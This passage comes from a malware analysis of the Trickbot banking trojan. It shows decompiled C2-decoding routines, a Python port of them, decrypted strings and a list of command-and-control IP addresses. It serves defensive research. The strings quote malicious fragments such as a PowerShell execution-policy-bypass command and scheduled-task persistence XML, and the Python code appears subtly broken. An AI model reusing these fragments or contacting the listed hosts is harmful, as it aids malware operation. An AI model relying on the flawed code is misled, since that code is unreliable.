// octets[3] = octets[1] ^ octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0xA44F1BBF | c2_ip_hex[0] & 0x40;
// c2_port = c2_port ^ (n ^ (octets[3] << 8 & 0xFF00))
*c2_port = *c2_port & ~(n ^ (~o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) | (n ^ (~o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) & ~*c2_port;
f_tb_HeapFree(*wsz_c2_ip_addr);
srcStr[0] = 0;
// %u.%u.%u.%u
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srcStr, 0x100, sz_format, o0);
*wsz_c2_ip_addr = f_w_tb_memcpy(srcStr, 0x100000u);
return TRUE;
}
```

The above pseudocode is converted to python code as below:

```

def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n = (o0_ & 0xFF) ^ ((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)

```

Here is the C2 list after the transformation:

```

202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443

```

Please see [Appendix 2 – C2s list](#) below for the complete list.

## 10. References

---

## 11. Appendix 1 – Complete list of decrypted strings

---

## All decrypted strings

---

```
index : 0 -> Decoded string : b'checkip.amazonaws.com'
index : 1 -> Decoded string : b'ipecho.net'
index : 2 -> Decoded string : b'ipinfo.io'
index : 3 -> Decoded string : b'api.ipify.org'
index : 4 -> Decoded string : b'icanhazip.com'
index : 5 -> Decoded string : b'myexternalip.com'
index : 6 -> Decoded string : b'wtfismyip.com'
index : 7 -> Decoded string : b'ip.anysrc.net'i
index : 8 -> Decoded string : b'api.ipify.org'
index : 9 -> Decoded string : b'api.ip.sb'
index : 10 -> Decoded string : b'ident.me'
index : 11 -> Decoded string : b'www.myexternalip.com'
index : 12 -> Decoded string : b'plain'
index : 13 -> Decoded string : b'ip'
index : 14 -> Decoded string : b'raw'
index : 15 -> Decoded string : b'text'
index : 16 -> Decoded string : b'?format=text'
index : 17 -> Decoded string : b'zen.spamhaus.org'
index : 18 -> Decoded string : b'cbl.abuseat.org'
index : 19 -> Decoded string : b'b.barracudacentral.org'
index : 20 -> Decoded string : b'dnsbl-1.uceprotect.net'
index : 21 -> Decoded string : b'spam.dnsbl.sorbs.net'
index : 22 -> Decoded string : b'bdns.at'
index : 23 -> Decoded string : b'bdns.by'
index : 24 -> Decoded string : b'bdns.co'
index : 25 -> Decoded string : b'bdns.im'
index : 26 -> Decoded string : b'bdns.link'
index : 27 -> Decoded string : b'bdns.nu'
index : 28 -> Decoded string : b'bdns.pro'
index : 29 -> Decoded string : b'b-dns.se'
index : 30 -> Decoded string : b'ruv_'
index : 31 -> Decoded string : b'<UserId>'
index : 32 -> Decoded string : b'rundll32.exe '
index : 33 -> Decoded string : b'control'
index : 34 -> Decoded string : b' %u %u %u %u'
index : 35 -> Decoded string : b'<BootTrigger>n'
index : 36 -> Decoded string : b'path'
index : 37 -> Decoded string : b'Toolwiz Cleaner'
index : 38 -> Decoded string : b'GET'
index : 39 -> Decoded string : b'WTSGetActiveConsoleSessionId'
index : 40 -> Decoded string : b'Param 0'
index : 41 -> Decoded string : b'Create ZP failed'
index : 42 -> Decoded string : b'%s/%s/64/%s/%s/%s/'
index : 43 -> Decoded string : b'Decode param64 error'
index : 44 -> Decoded string : b'client is not behind NAT'
index : 45 -> Decoded string : b'Windows Server 2003'
index : 46 -> Decoded string : b'start'
index : 47 -> Decoded string : b'SYSTEM'
index : 48 -> Decoded string : b'kernel32.dll'
index : 49 -> Decoded string : b'SeDebugPrivilege'
index : 50 -> Decoded string : b'.txt'
index : 51 -> Decoded string : b'Load to M failed'
index : 52 -> Decoded string : b'winsta0/default'
index : 53 -> Decoded string : b'eventfail'
index : 54 -> Decoded string : b'Windows 10 Server'
index : 55 -> Decoded string : b'data'
index : 56 -> Decoded string : b' working'
index : 57 -> Decoded string : b'%u%u%u.'
index : 58 -> Decoded string : b'<LogonTrigger>n'
index : 59 -> Decoded string : b'shlwapi'
index : 60 -> Decoded string : b'cn'
index : 61 -> Decoded string : b'——Boundary%08X'
index : 62 -> Decoded string : b'curl/7.78.0'
index : 63 -> Decoded string : b'GetProcAddress'
index : 64 -> Decoded string : b'</Command>n<Arguments>'
index : 65 -> Decoded string : b'svchost.exe'
index : 66 -> Decoded string : b'-%s-rnrrn'
index : 67 -> Decoded string : b'SignatureLength'
index : 68 -> Decoded string : b'tmp'
index : 69 -> Decoded string : b'in'
index : 70 -> Decoded string : b'SeTcbPrivilege'
index : 71 -> Decoded string : b'52'
index : 72 -> Decoded string : b'*'
index : 73 -> Decoded string : b'0.0.0.0'
index : 74 -> Decoded string : b'</Exec>n</Actions>n</Task>n'
index : 75 -> Decoded string : b'ModuleQuery'
```

```
index : 76 -> Decoded string : b'No params'
index : 77 -> Decoded string : b'DNSBL'
index : 78 -> Decoded string : b'02X'
index : 79 -> Decoded string : b'VERS'
index : 80 -> Decoded string : b'cmd.exe'
index : 81 -> Decoded string : b'/%s/%s/0/%s/%s/%s/%s/%s/'
index : 82 -> Decoded string : b'noname'
index : 83 -> Decoded string : b'Control failed'
index : 84 -> Decoded string : b'LoadLibraryW'
index : 85 -> Decoded string : b'InitializeCriticalSection'
index : 86 -> Decoded string : b'Create xml2 failed'
index : 87 -> Decoded string : b'</Triggers>n<Principals>n<Principal id="Author">n'
index : 88 -> Decoded string : b'not listed'
index : 89 -> Decoded string : b'Create xml failed'
index : 90 -> Decoded string : b'Windows Server 2012'
index : 91 -> Decoded string : b'CloseHandle'
index : 92 -> Decoded string : b'pIT connect failed, 0x%x'
index : 93 -> Decoded string : b'Windows Server 2008'
index : 94 -> Decoded string : b'WantRelease'
index : 95 -> Decoded string : b'i:'
index : 96 -> Decoded string : b'</Command>'
index : 97 -> Decoded string : b'client is behind NAT'
index : 98 -> Decoded string : b'Register u failed, 0x%x'
index : 99 -> Decoded string : b'/%s/%s/25/%s/'
index : 100 -> Decoded string : b'/%s/%s/14/%s/%s/0/'
index : 101 -> Decoded string : b'1108'
index : 102 -> Decoded string : b'ExitProcess'
index : 103 -> Decoded string : b'POST'
index : 104 -> Decoded string : b'cmd.exe'
index : 105 -> Decoded string : b'PROMPT'
index : 106 -> Decoded string : b'x64'
index : 107 -> Decoded string : b'Windows 2000'
index : 108 -> Decoded string : b'user'
index : 109 -> Decoded string : b'Unable to load module from server'
index : 110 -> Decoded string : b'/%s/%s/10/%s/%s/%u/'
index : 111 -> Decoded string : b'Process has been finishedn'
index : 112 -> Decoded string : b'-%srnContent-Disposition: form-data; name="%S"rnrm'
index : 113 -> Decoded string : b'Process was unloaded'
index : 114 -> Decoded string : b'testscript'
index : 115 -> Decoded string : b'CI failed, 0x%x'
index : 116 -> Decoded string : b'%08IX%04IX%u'
index : 117 -> Decoded string : b'Invalid params count'
index : 118 -> Decoded string : b'WTSQueryUserToken'
index : 119 -> Decoded string : b'S-1-5-18'
index : 120 -> Decoded string : b'Toolwiz-Cleaner'
index : 121 -> Decoded string : b'dsize:%u'
index : 122 -> Decoded string : b'GetParentInfo error'
index : 123 -> Decoded string : b'reload%d'
index : 124 -> Decoded string : b'/%s/%s/5/%s/'
index : 125 -> Decoded string : b'
index : 126 -> Decoded string : b'D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)'
index : 127 -> Decoded string : b'explorer.exe'
index : 128 -> Decoded string : b'Unknown'
index : 129 -> Decoded string : b'x86'
index : 130 -> Decoded string : b'Content-Type: multipart/form-data; boundary=%srnContent-Length: %drnm'
index : 131 -> Decoded string : b'pIT GetFolder failed, 0x%x'
index : 132 -> Decoded string : b'%s %s'
index : 133 -> Decoded string : b'Windows 7'
index : 134 -> Decoded string : b'en-ENV'
index : 135 -> Decoded string : b't:'
index : 136 -> Decoded string : b'Execute from user'
index : 137 -> Decoded string :
b'</Principal>n</Principals>n<Settings>n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>n<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>n<Context>Author</Context>n<Exec>nt<Command>'
index : 138 -> Decoded string : b'Windows Server 2008 R2'
index : 139 -> Decoded string : b'Windows Vista'
index : 140 -> Decoded string : b'Run D failed'
index : 141 -> Decoded string : b'Win32 error'
index : 142 -> Decoded string : b'/%s/%s/1/%s/'
index : 143 -> Decoded string : b'SINJ'
index : 144 -> Decoded string : b'Module already unloaded'
index : 145 -> Decoded string : b'%016IIX%016IIX'
index : 146 -> Decoded string : b'</Arguments>n'
index : 147 -> Decoded string : b'Load to P failed'
index : 148 -> Decoded string : b'Module is not valid'
index : 149 -> Decoded string : b'<LogonTrigger>n<Enabled>true</Enabled>n'
index : 150 -> Decoded string : b'<moduleconfig>*</moduleconfig>'
index : 151 -> Decoded string : b'freebuffer'
```

```
index : 152 -> Decoded string : b'failed'
index : 153 -> Decoded string : b'listed'
index : 154 -> Decoded string : b'Windows Server 2012 R2'
index : 155 -> Decoded string : b'50'
index : 156 -> Decoded string : b'LeaveCriticalSection'
index : 157 -> Decoded string : b'info'
index : 158 -> Decoded string : b'ver.txt'
index : 159 -> Decoded string : b' /C cscript '
index : 160 -> Decoded string : b'ECCPUBLICBLOB'
index : 161 -> Decoded string : b'delete'
index : 162 -> Decoded string : b'm:'
index : 163 -> Decoded string : b'First'
index : 164 -> Decoded string : b'/C powershell -executionpolicy bypass -File '
index : 165 -> Decoded string : b'Global'
index : 166 -> Decoded string : b'kps'
index : 167 -> Decoded string : b'%s/%s/63/%s/%s/%s/'
index : 168 -> Decoded string : b'%s%'
index : 169 -> Decoded string : b'reloc'
index : 170 -> Decoded string : b'rundll32'
index : 171 -> Decoded string : b'<?xml version="1.0" encoding="UTF-16"?>n<Task version="1.2" >n<RegistrationInfo>n<Version>1.1.1</Version>
index : 172 -> Decoded string : b'<LogonType>InteractiveToken</LogonType>n<RunLevel>LeastPrivilege</RunLevel>'
index : 173 -> Decoded string : b'SignalObjectAndWait'
index : 174 -> Decoded string : b'%s.%s.%s'
index : 175 -> Decoded string : b'Windows 8'
index : 176 -> Decoded string : b'exc'
index : 177 -> Decoded string : b'Launch USER failed'
index : 178 -> Decoded string : b'regsvr32'
index : 179 -> Decoded string : b'settings.ini'
index : 180 -> Decoded string : b'/%s/%s/23%u'
index : 181 -> Decoded string : b'ECDSA_P384'
index : 182 -> Decoded string : b'%u.%u.%u.%u'
index : 183 -> Decoded string : b'ResetEvent'
index : 184 -> Decoded string : b'%s sTart'
index : 185 -> Decoded string : b'%s %s SP%u'
index : 186 -> Decoded string : b'.tmp'
index : 187 -> Decoded string : b'</UserId>'
index : 188 -> Decoded string : b'%s.%s'
index : 189 -> Decoded string : b'
index : 190 -> Decoded string : b'Register s failed, 0x%x'
index : 191 -> Decoded string : b'mutant'
index : 192 -> Decoded string : b'e:'
index : 193 -> Decoded string : b'release'
index : 194 -> Decoded string : b'wtsapi32'
index : 195 -> Decoded string : b'Windows XP'
index : 196 -> Decoded string : b'<BootTrigger>n<Enabled>true</Enabled>n'
index : 197 -> Decoded string : b'E: 0x% A: 0x%p'
index : 198 -> Decoded string : b'Find P failed'
index : 199 -> Decoded string : b'Module has already been loaded'
index : 200 -> Decoded string : b'Windows 8.1'
index : 201 -> Decoded string : b'EnterCriticalSection'
index : 202 -> Decoded string : b'Windows 10'
index : 203 -> Decoded string : b'Execute from system'
index : 204 -> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>n<GroupId>NT AUTHORITY\SYSTEM</GroupId>n<LogonType>Interactive
index : 205 -> Decoded string : b'NAT status'
index : 206 -> Decoded string : b'Start failed'
index : 207 -> Decoded string : b'WTSEnumerateSessionsA'
index : 208 -> Decoded string : b'ps1'
index : 209 -> Decoded string : b'WaitForSingleObject'
index : 210 -> Decoded string : b'UrlEscapeW'
index : 211 -> Decoded string : b'pIT NULL'
index : 212 -> Decoded string : b'WTSFreeMemory'
index : 213 -> Decoded string : b'USER32.dll'
index : 214 -> Decoded string : b'WS2_32.dll'
index : 215 -> Decoded string : b'IPLPAPI.DLL'
index : 216 -> Decoded string : b'WINHTTP.dll'
index : 217 -> Decoded string : b'bcrypt.dll'
index : 218 -> Decoded string : b'CRYPT32.dll'
index : 219 -> Decoded string : b'OLEAUT32.dll'
index : 220 -> Decoded string : b'SHELL32.dll'
index : 221 -> Decoded string : b'USERENV.dll'
index : 222 -> Decoded string : b'SHLWAPI.dll'
index : 223 -> Decoded string : b'ole32.dll'
index : 224 -> Decoded string : b'ADVAPI32.dll'
index : 225 -> Decoded string : b'ntdll.dll'
index : 226 -> Decoded string : b'ncrypt.dll'
```

## 12. Appendix 2 – C2s list

---

## Trickbot C2 List

36.91.117.231:443  
36.89.228.201:443  
103.75.32.173:443  
45.115.172.105:443  
36.95.23.89:443  
103.123.86.104:443  
202.65.119.162:443  
202.9.121.143:443  
139.255.65.170:443  
110.172.137.20:443  
103.146.232.154:443  
36.91.88.164:443  
103.47.170.131:443  
122.117.90.133:443  
103.9.188.78:443  
210.2.149.202:443  
118.91.190.42:443  
117.222.61.115:443  
117.222.57.92:443  
136.228.128.21:443  
103.47.170.130:443  
36.91.186.235:443  
103.194.88.4:443  
116.206.153.212:443  
58.97.72.83:443  
139.255.6.2:443

Click [here](#) for Vietnamese version.

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

[Go back](#)

RELATED POST



20/05/2022

[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the Mustang Panda (PlugX), we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.



⌚ 25/04/2022

#### [RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous Zeus malware. In 2011, when source code of Zeus was made public and since then, it has been used in various malicious code samples.



⌚ 03/07/2021

#### [RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA


Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.



24/05/2021

#### [RE022] Part 1: Quick analysis of malicious sample forging the official dispatch of the Central Inspection Committee

Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by ShadowChaser Group(@ShadowChasing1) group. We think, this is maybe a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the first part in a series of articles analyzing this sample.



[RE021] Qakbot analysis – Dangerous malware has been around for more than a decade

QakBot (also known as QBot, QuakBot, Pinkslipbot) is one of the famous Banking Trojan with the main task to steal banking credentials, online banking session information, or any other banking data. Although detected by anti-virus software vendors since 2008, but until now it's still operating and keep continuously maintained by the gangs behind it. Qakbot continuously evolves by applying advanced or new techniques to evade detection and avoid reverse analysis, making analysis more difficult. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.